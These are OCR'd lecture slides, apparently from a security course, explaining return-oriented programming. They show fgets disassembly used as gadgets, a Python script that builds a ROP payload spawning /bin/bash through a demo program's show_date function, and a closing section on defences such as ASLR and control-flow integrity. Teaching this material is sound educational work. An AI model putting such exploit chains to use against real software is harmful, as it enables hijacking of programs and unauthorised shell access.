
End of `fgets`:

```
0x7ff8031a318a <+302>: movq   %rbx, %rax
0x7ff8031a318d <+305>: addq   $0x18, %rsp
0x7ff8031a3191 <+309>: popq   %rbx
0x7ff8031a3192 <+310>: popq   %r12
0x7ff8031a3194 <+312>: popq   %r13
0x7ff8031a3196 <+314>: popq   %r14
0x7ff8031a3198 <+316>: popq   %r15
0x7ff8031a319a <+318>: popq   %rbp
0x7ff8031a319b <+319>: retq
```


Gadget 2:
RBX → RAX
then pops 9
words from
the stack

Gadget 1:
pops 6 words
from the stack
and puts them in
registers, starting
with RBX


Chaining More Returns




Chaining More Returns




Chaining More Returns



Chaining More Returns



Chaining More Returns



Constructing the Exploit

```
import sys;

# pops 6 words into regsiters, including RBX:
pops = 0x7ff8031a3191
# move RBX into RAX, then pops 9 words:
move_and_pops = 0x7ff8031a318a

# location where `name` ends up on the stack:
buffer_on_stack = 0x30412a63e

# inside of `show_date` at the point where it expects
# "/bin/date" to be in RAX:
inside_show_date = 0x100000ebb

def n2b(v):
  return v.to_bytes(8, byteorder='little', signed=False)

sys.stdout.buffer.write(b"/bin/bash\x00"
                        + n2b(pops)
                        + n2b(buffer_on_stack)*6 # stack address into RBX
                        + n2b(move_and_pops)
                        + n2b(buffer_on_stack)*9 # stack address from RBX into RAX
                        + n2b(inside_show_date))
```

Finding and Using Gadgets

Finding gadgets and combining them is tricky and tedious

Can be automated by tools:

- gather gadgets
- generate a compiler than uses the gadgets

x86 bonus:

- instructions have varying lengths
- `ret` is `0xC3`

  ⇒ might find a `0xC3` in the middle of an instruction

Finding and Using Gadgets

Finding gadgets and combining them is tricky and tedious

Can be automated by tools:

- gather gadgets
- generate a compiler than uses the gadgets

Reducing gadget dependence:

- Implement most of attack as direct machine code
- Use gadgets only as needed to call `mprotect`

Defenses Against ROP

ASLR: makes finding gadgets and buffers much harder

Compiler adjustments to reduce useful gadgets:

- avoid `0xC3` in non-return instruction encodings
- add "poison" instructions before each return

Control flow integrity (CFI): check target address before jumping

- LLVM CFI option inserts checks and uses link-time optimization to build a map of valid target addresses
- Intel **Control-flow Enforcement Technology** keeps a shadow stack for calls and returns
- Windows **Control Flow Guard** keeps a per-process bitmap of valid return and jump addresses

Summary

Return-oriented programming (ROP) exploits a buffer overflow

to create a new program that's not in the original source

by chaining **gadgets**: existing machine-code fragments that end in `ret` instructions